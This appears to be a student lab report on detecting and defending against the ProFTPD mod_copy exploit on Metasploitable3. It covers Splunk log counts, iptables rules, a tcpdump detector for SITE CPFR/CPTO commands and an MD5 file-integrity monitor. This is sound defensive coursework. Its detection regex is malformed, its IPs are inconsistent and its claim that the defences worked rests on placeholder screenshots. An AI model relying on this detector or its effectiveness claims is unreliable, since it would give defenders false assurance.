2025-04-30 20:03:50.106	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.106252 IP 192.168.56.104.51296 > 192.168.56.105.ftp: Flags [.], ack 155, win 502, options [nop,nop,TS val 2121291336 ecr 5057215], length 0
2025-04-30 20:03:50.105	metasploitable3-ub1404	/tmp/ftp_traffic.log	00:03:50.105334 IP 192.168.56.105.ftp > 192.168.56.104.51296: Flags [F.], seq 154, ack 60, win 227, options [nop,nop,TS val 5057215 ecr 2121291154], length 0
2025-04-30	metasploitable3-	/tmp/	00:03:50.033160 IP 192.168.56.105.ftp > 192.168.56.104.51296: Flags [.], ack 60, win 227, options [nop,nop,TS val 5057190 ecr


Findings and Analysis

Key Findings

- Identified clear indicators of compromise in the ProFTPD logs
- Documented a complete attack timeline from initial connection to successful exploitation
- Observed specific command patterns unique to mod_copy exploitation
- Detected system vulnerabilities revealed through log analysis

Log Analysis Summary

- ProFTPD logs clearly showed the use of SITE CPFR and SITE CPTO commands
- System logs revealed file access patterns during the attack
- Correlation between attacker and victim logs provided comprehensive attack visibility



```
index=* | stats count by source
```

✓ **11,183 events** (4/30/25 12:00:00.000 PM to 5/1/25 12:57:42.000 PM)

source	count
/root/.msf4/logs/framework.log	2
/tmp/ftp_traffic.log	5405
/var/log/Xorg.0.log	84
/var/log/auth.log	132
/var/log/dpkg.log	32
/var/log/syslog	5528

Conclusion

The implementation of Splunk as a SIEM solution provided valuable insights into the ProFTPD mod_copy exploitation attack. Through comprehensive log collection, dashboard creation, and alert configuration, we were able to visualize the attack patterns and establish detection mechanisms for future security monitoring.

The correlation of logs between victim and attacker systems demonstrated the importance of comprehensive logging and monitoring in cybersecurity defense. The dashboards and alerts created in this phase will serve as valuable tools for early detection of similar attacks in the future.

The findings from this phase emphasize the critical role of SIEM technologies in modern cybersecurity practices, providing real-time visibility into security events and enabling proactive threat detection and response.

Phase 3: Defensive Strategy for ProFTPD Vulnerability


Overview

In Phase 3, we focused on implementing and testing a defensive strategy to mitigate the ProFTPD mod_copy vulnerability that we exploited in Phase 1. Our approach centered on implementing network-level protection, real-time attack detection, and file integrity monitoring to create a multi-layered defense.


Defensive Strategy Implementation

1. Network-Level Protection with iptables

We implemented IP-based access controls using iptables to restrict FTP access to only trusted IP addresses:



```
# Allow SSH (port 22) to maintain access
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

# Allow FTP (port 21) only from our Kali Linux machine
sudo iptables -A INPUT -p tcp --dport 21 -s KALI_IP -j ACCEPT

# Drop all other FTP connection attempts
sudo iptables -A INPUT -p tcp --dport 21 -j DROP

# Save the rules
sudo sh -c "iptables-save > /etc/iptables.rules"
```




```
vagrant@metasploitable3-ub1404:~$ sudo iptables -A INPUT -p tcp --dport 21 -s 19
2.168.56.102 -j ACCEPT
vagrant@metasploitable3-ub1404:~$ sudo iptables -A INPUT -p tcp --dport 21 -j DR
OP
vagrant@metasploitable3-ub1404:~$ sudo sh -c "iptables-save > /etc/iptables.rule
s"
vagrant@metasploitable3-ub1404:~$
```

These rules ensure that only our authorized Kali Linux machine can connect to the FTP service, while all other connection attempts are blocked.

2. Real-Time FTP Traffic Monitoring

We developed and deployed a script to monitor FTP traffic for exploitation attempts, particularly focusing on the SITE CPFR and SITE CPTO commands used in the mod_copy vulnerability:




```
#!/bin/bash

LOG_FILE="/root/ftp_attacks.log"
echo "Starting FTP traffic monitoring at $(date)" > $LOG_FILE

# Function to block an IP
block_ip() {
    local ip=$1
    if ! iptables -L INPUT -v -n | grep -q "$ip"; then
        iptables -A INPUT -s "$ip" -j DROP
        echo "$(date): Blocked $ip for suspicious FTP activity" >> $LOG_FILE
    fi
}

# Monitor FTP traffic for exploitation attempts
tcpdump -i any -nn -l 'tcp port 21' 2>/dev/null | while read line; do
    echo "$line" >> /root/ftp_traffic.log

    # Check for SITE CPFR/CPTO commands (mod_copy exploitation)
    if echo "$line" | grep -i "SITE CP[FR|TO]" > /dev/null; then
        ip=$(echo "$line" | grep -oE '([0-9]{1,3}\.){3}[0-9]{1,3}' | head -1)
        if [ ! -z "$ip" ]; then
            echo "$(date): Detected mod_copy exploitation attempt from $ip" >> $LOG_FILE
            block_ip "$ip"
        fi
    fi
done
```

This script continuously monitors FTP traffic, logs suspicious activity, and automatically blocks any IP address attempting to use the mod_copy vulnerability.

3. File Integrity Monitoring


We implemented a file integrity monitoring system to detect unauthorized changes to critical system files:



```bash
#!/bin/bash

LOG_FILE="/root/file_changes.log"
echo "Starting file integrity monitoring at $(date)" > $LOG_FILE

# Create initial checksums of critical files
CHECKSUM_FILE="/root/file_checksums.txt"
echo "# Initial checksums created at $(date)" > $CHECKSUM_FILE

# List of critical files to monitor
CRITICAL_FILES=(
    "/etc/passwd"
    "/etc/shadow"
    "/etc/ssh/sshd_config"
    "/var/www/html/index.php"
)

# Create initial checksums
for file in "${CRITICAL_FILES[@]}"; do
    if [ -f "$file" ]; then
        md5sum "$file" >> $CHECKSUM_FILE
    fi
done

# Monitor for changes
while true; do
    for file in "${CRITICAL_FILES[@]}"; do
        if [ -f "$file" ]; then
            current_sum=$(md5sum "$file" | awk '{print $1}')
            stored_sum=$(grep "$file" $CHECKSUM_FILE | awk '{print $1}')

            if [ ! -z "$stored_sum" ] && [ "$current_sum" != "$stored_sum" ]; then
                echo "$(date): WARNING - File $file has been modified!" >> $LOG_FILE
                echo "Old checksum: $stored_sum" >> $LOG_FILE
                echo "New checksum: $current_sum" >> $LOG_FILE

                # Update stored checksum
                sed -i "s|^.*$file$|$current_sum  $file|" $CHECKSUM_FILE
            fi
        fi
    done
    sleep 60
done
```

This script creates and monitors MD5 checksums of critical system files, alerting on any unauthorized changes that might indicate a successful compromise.


Running:



```
    for file in "${CRITICAL_FILES[@]}"; do
        if [ -f "$file" ]; then
            current_sum=$(md5sum "$file" | awk '{print $1}')
            stored_sum=$(grep "$file" $CHECKSUM_FILE | awk '{print $1}')

            if [ ! -z "$stored_sum" ] && [ "$current_sum" != "$stored_sum" ]; t$
                echo "$(date): WARNING = File $file has been modified!" >> $LOG$
                echo "Old Checksum: $stored_sum" >> $LOG_FILE
                echo "New Checksum: $current_sum" >> $LOG_FILE

                sed -i "s|^/*$file$|$current_sum $file|" $CHECKSUM_FILE
            fi
        fi
    done
    sleep 60
done


                              [ Wrote 35 lines ]

vagrant@metasploitable3-ub1404:~$ sudo chmod +x /root/file_monitor.sh
vagrant@metasploitable3-ub1404:~$ sudo bash -c "nohup /root/file_monitor.sh > /d
ev/null 2>&1 &"
vagrant@metasploitable3-ub1404:~$ ps aux | grep monitor
root      2489  0.0  0.0  12424  1472 tty1     S    18:09   0:00 /bin/bash /root
/file_monitor.sh
vagrant   2535  0.0  0.0  11748   928 tty1     S+   18:10   0:00 grep --color=au
to monitor
vagrant@metasploitable3-ub1404:~$ _
```

4. Persistent iptables Rules

To ensure our firewall rules persist after system reboots, we created a startup script:



```
#!/bin/sh
iptables-restore < /etc/iptables.rules
exit 0
```

This script was saved as `/etc/network/if-pre-up.d/iptables` and made executable to automatically restore our protective firewall rules during system startup.

Defense Testing and Validation

Before Implementation (From Phase 1)

In Phase 1, we successfully exploited the ProFTPD mod_copy vulnerability:

![Screenshot of successful exploitation from Phase 1](placeholder for Phase 1 exploitation screenshot)

This vulnerability allowed us to copy files on the server and execute arbitrary commands, demonstrating a significant security risk.

After Implementation

After implementing our defensive measures, we attempted the same exploit:

![Screenshot of failed exploitation after defenses](placeholder for failed exploitation screenshot)

As shown in the screenshot, the exploit was aborted with the error: "Exploit aborted due to failure: unknown: 192.168.56.101:21 - failure copying PHP payload to website path, directory not writable?"

This confirms that our defensive strategy successfully prevented the exploitation of the ProFTPD mod_copy vulnerability.

Monitoring Logs

The monitoring logs recorded the attack attempt:

![Screenshot of attack logs](placeholder for attack logs screenshot)

These logs demonstrate that our monitoring system detected the exploitation attempt and took appropriate action to block it.

Security Analysis

Our multi-layered defense strategy effectively mitigates the ProFTPD mod_copy vulnerability through:

1. **Prevention**: IP-based restrictions limit FTP access to trusted sources only, significantly reducing the attack surface.

2. **Detection**: Real-time monitoring identifies exploitation attempts using specific signatures associated with the mod_copy vulnerability.
3. **Response**: Automatic blocking of attacking IP addresses prevents continued exploitation attempts.
4. **Verification**: File integrity monitoring provides a final layer of defense by alerting on any successful compromise that might modify critical system files.

Conclusion

The implemented defensive strategy successfully mitigates the ProFTPD mod_copy vulnerability that we exploited in Phase 1. By combining network-level protection, real-time monitoring, and file integrity checking, we created a robust security posture that effectively prevents this attack.

Key Lessons

1. Defense in depth is critical - using multiple complementary security measures provides more effective protection than a single approach.
2. Network-level protections (iptables) form an effective first line of defense by limiting access to vulnerable services.
3. Real-time monitoring provides early detection of attack attempts, enabling rapid response.
4. File integrity monitoring serves as a final safety net to identify any successful breaches.

Recommendations for Further Improvements

While our current defenses effectively mitigate the specific vulnerability we targeted, we recommend the following additional measures for a more comprehensive security posture:

1. **Service Hardening**: Configure ProFTPD with minimal necessary permissions and features.
2. **Regular Updates**: Implement a patch management process to keep all services updated to the latest secure versions.
3. **Comprehensive Logging**: Expand logging to cover all critical system activities for better forensic capabilities.
4. **User Training**: Educate users about secure FTP practices and credential management.
5. **Periodic Security Assessments**: Conduct regular vulnerability assessments to identify and address new security issues.